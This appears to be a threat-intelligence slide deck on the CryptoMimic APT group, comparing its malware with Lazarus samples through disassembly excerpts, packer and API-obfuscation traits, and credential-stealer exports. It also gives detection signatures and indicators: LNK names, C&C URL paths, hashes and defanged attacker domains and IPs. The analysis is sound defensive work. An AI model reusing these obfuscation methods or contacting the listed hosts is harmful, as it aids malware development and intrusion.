23 Genes | 95.83%

Fig.) Twitter

blackbird @blackbird

cfssvc.dll submit JP WEB #Lazarus Lazarus  
d8e51f1b9f78785ed7449145b705b2e4

午後3:30 · 2019年9月25日 · Twitter Web App

3 リツイート 7 いいねの数

Florian Roth @cyb3rops · 2019年9月25日  
返信先: @blackbirdさん  
virustotal.com/gui/file/777f0... bfcsvc.dll

blackbird @blackbird · 2019年9月26日  
yep

Fig.) VirusTotal Community Page

thor 10 months ago 777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b

Signature Match - THOR APT Scanner

Detection

Rule: APT\_Lazarus\_Malware\_Apt19\_1 Lazarus  
Rule Set: North Korean Threat Groups  
Rule Type: VALHALLA rule feed only  
Description: Detects Lazarus malware  
Reference: https://twitter.com/blackbird/status/1176745824329424896  
Author: Florian Roth  
Score: 75

## We found similarities between bfcsvc.dll and msoRAT or Credential Stealer

- Similarity with msoRAT
  - Use same packer (section name, number of sections and size are similar)
  - Use same obfuscation method for WINAPI (use multiple jmp instruction instead of call instruction)
  - Both of them access to "%WINDIR%\\$apppatch\\$msomain.sdb".(\*)
- Similarity with Credential Stealer
  - Name of DLL is the same (bnt.dll).
  - Both use "Security Package"

Regarding to "Security Package", besides bfcsvc.dll, it was also used in malware "HOPLIGHT" that HIDDEN COBRA (aka. Lazarus) used

(\*) <https://hybrid-analysis.com/sample/777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b>

## Data wiping

- CryptoMimic deleted all the data as soon as completing attack on our observing environment.
- Lazarus took similar activity in the past.

**We listed several similarities so far.**


**All of them implies the relationship between CryptoMimic and Lazarus, but they just “imply” and don’t prove anything.**

**But we believe that there is relationship between these two groups to some extent.**

# Defense

## LNK file name

- In most cases, CryptoMimic's attack starts with LNK file.
- The group keeps using file name such as "Password.txt.lnk" or "パスワード.txt.lnk" continuously.
- It would be good idea to try detecting LNK files with these names.



## LNK file Volume Serial Number

- These values would work as signature to a certain degree.

Volume Serial Number	Parsing Path	Date Modified
<b>F2C4D353</b>	C:\Windows\System32\cmd.exe	02/13/2020 02:10:28
<b>64C0E1A7</b>	C:\Users\Public\Downloads\Lists\Password.txt	02/23/2020 04:14:58
<b>C4B156EA</b>	C:\Users\Public\System\New Text Document.txt	01/23/2020 02:51:53
<b>C6192C1F</b>	C:\Windows\System32\mshta.exe	03/19/2019 04:45:40
<b>DE285B24</b>	C:\Windows\System32\cmd.exe	08/07/2019 04:27:35
<b>32F76E3A</b>	Y:\Works_2018\16.June\06.22\Trading Sheet (June 2018)\ReadMe.txt	06/22/2018 06:45:29
<b>CE1FA155</b>	Y:\Works_2018\16.June\06.22\Trading Sheet (June 2018)\ReadMe.txt	06/22/2018 06:45:29
<b>1AEEE0BD</b>	C:\Users\BEST\Desktop\vbox_share\vaccine\js\1.txt	08/09/2017 02:34:55

## URL Pattern

- URL pattern used to communicate with C&C server would work as relatively static signature for a long time.

URL Path	Date
/edut?id=	2019/12~
/open?id=	2018/10~2019/12
/search.php?	2018/8
/content.php?	2018/4

## CryptoMimic

- APT attacking group working from around 2018.
- The group targets on financial organizations related to crypto currency companies.
- The attack begins with email or LinkedIn message.

## Malware

- The initial file is either LNK file, document file with macro or CHM file.
- Environment checking and data theft are performed by Cabbage RAT.
- Further advanced attack is performed using msoRAT.

## Attribution

- The group's objective and attacking method share similarities with Lazarus
  - There might be relationship between these two groups.

**Thank you**

# Appendix

- Hash



- 561f70411449b327e3f19d81bb2cea08
- 44f5090d432c28b6e69f9b80d570af56
- ce09cdb7979fb9099f46dd33036b9001
- d637368f523fd822b97b97860389ebef
- c733044cde5f6a359a6e4d30d64eb6df
- 7c31fadd10a686f790c9f4842c074c17

- IP and Domains

- mail.gmaildrive[.]site
- ac-2501.amazonaws1[.]info
- 103[.]205.179.4
- 125[.]234.250.236
- 5[.]77.252.61

## Both uses same packing method

- Same section header number, similar header name.
- Both has only two sections that has code or data.
- The section name that executes unpacking is also similar.



- Only these two sections have code and data.
- Unpacking code is included in .dat1 section.

- Only these two sections have code and data.
- Unpacking code is included in .dat1 section.

## WINAPI obfuscation method is almost the same.

- Use multiple jmp instructions.
- Use xchg instruction and retn instruction instead of call instruction.

### msoRAT

```
lea rsi, loc_7FF9DBF98E7F+2
jmp loc_7FF9DC04E6FD
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC04E6FD:
jmp loc_7FF9DC048336
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC048336:
mov rsi, [rsi+0C6B9Fh]
jmp loc_7FF9DC050ADB
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi

loc_7FF9DC050ADB:
lea rsi, [rsi+35FA8838h]
jmp loc_7FF9DC050165
; END OF FUNCTION CHUNK FOR ReadFile

; START OF FUNCTION CHUNK FOR ReadFi
```

```
loc_7FF9DC050165:
xchg rsi, [rsp]
retn
```

Use xchg and retn  
instead of call

### bfcsvc.dll

```
lea rsi, loc_7FFCD44F3731+3
jmp loc_7FFCD45A31B2
; END OF FUNCTION CHUNK FOR Wide

; START OF FUNCTION CHUNK FOR Wi

loc_7FFCD45A31B2:
mov rsi, [rsi+0C39ACh]
jmp loc_7FFCD45BEEC8
; END OF FUNCTION CHUNK FOR Wide

; START OF FUNCTION CHUNK FOR Wi

loc_7FFCD45BEEC8:
lea rsi, [rsi-10EC4CEBh]
jmp loc_7FFCD45B463A
; END OF FUNCTION CHUNK FOR Wide

; START OF FUNCTION CHUNK FOR Wi

loc_7FFCD45B463A:
jmp loc_7FFCD45A9050
; END OF FUNCTION CHUNK FOR Wide

; START OF FUNCTION CHUNK FOR Wi
```

```
loc_7FFCD45A9050:
xchg rsi, [rsp+0]
retn
```

Use xchg and retn  
instead of call

## Both access to "%WINDIR%\AppPatch\msomain.sdb"

- Analysis result by Hybrid Analysis revealed that they also access to bfcsvc.dll.

### Installation/Persistence

---

Touches files in the Windows directory

details "rundll32.exe" touched file "%WINDIR%\AppPatch\sysmain.sdb"  
"rundll32.exe" touched file "%WINDIR%\SysWOW64\rundll32.exe"  
"rundll32.exe" touched file "%WINDIR%\AppPatch\AcLayers.dll"  
"rundll32.exe" touched file "%WINDIR%\AppPatch\acwow64.dll"  
"rundll32.exe" touched file "%WINDIR%\SysWOW64\en-US\rundll32.exe.mui"  
"rundll32.exe" touched file "%WINDIR%\System32\en-US\rundll32.exe.mui"  
"rundll32.exe" touched file "%WINDIR%\Globalization\Sorting\SortDefault.nls"  
"rundll32.exe" touched file "%WINDIR%\AppPatch\mscmain.sdb"  
**"rundll32.exe" touched file "%WINDIR%\AppPatch\msomain.sdb"**

"%WINDIR%\AppPatch\msomain.sdb"

## Same DLL name

- Both use "bnt.dll".

### Credential Stealer

Export directory for bnt.dll

```
dd 0 ; Characteristics
dd 5DD38B7Eh ; TimeDateStamp
dw 0 ; MajorVersion
dw 0 ; MinorVersion
dd rva aBntDll ; Name
dd 1 ; Base
dd 5 ; NumberOfFunc
dd 3 ; NumberOfNames
dd rva off_180682BD8 ; AddressOfFunc
dd rva off_180682BEC ; AddressOfName
dd rva word_180682BF8 ; AddressOfName
```

```
word_180682BF8 dw 2, 3, 4
aBntDll db 'bnt.dll',0
aServiceMain db 'ServiceMain',
```

### bfcsvc.dll

Export directory for bnt.dll

```
dd 0 ; Characteristics
dd 5C931004h ; TimeDateStamp: Thu Ma
dw 0 ; MajorVersion
dw 0 ; MinorVersion
dd rva aBntDll ; Name
dd 1 ; Base
dd 4 ; NumberOfFunctions
dd 2 ; NumberOfNames
dd rva off_18013CE18 ; AddressOfFunctions
dd rva off_18013CE2C ; AddressOfNames
dd rva word_18013CE28 ; AddressOfNameOrdinals
```

```
aBntDll db 'bnt.dll',0
align 20h
da 0A30FAAAAAAAAAAAAC
```

## Both have function related to Security Package

- Functions relate to Security Package such as "SpInitInstance" or "SpLsaModeInitiate" are implemented.

### Credential Stealer

```
; Export Ordinals Table for bnt.dll
;
word_180682BF8 dw 2, 3, 4
aBntDll db 'bnt.dll',0
aServicemain db 'ServiceMain',0
aSpinitinstance db 'SpInitInstance',0
aSpLsamodeiniti db 'SpLsaModeInitialize'
```

### bfcsvc.dll

```
; Export Names Table for bnt.dll
;
off_18013CE2C dd rva aSpinitinstance,

aSpinitinstance db 'SpInitInstance',0
aSpLsamodeiniti db 'SpLsaModeInitialize'

aBntDll db 'bnt.dll',0
```

## Cabbage RAT

- Multi-stage VBScript RAT
- Cabbage RAT-B is similar to PowerRatankba.A
  - Commands
  - URL Pattern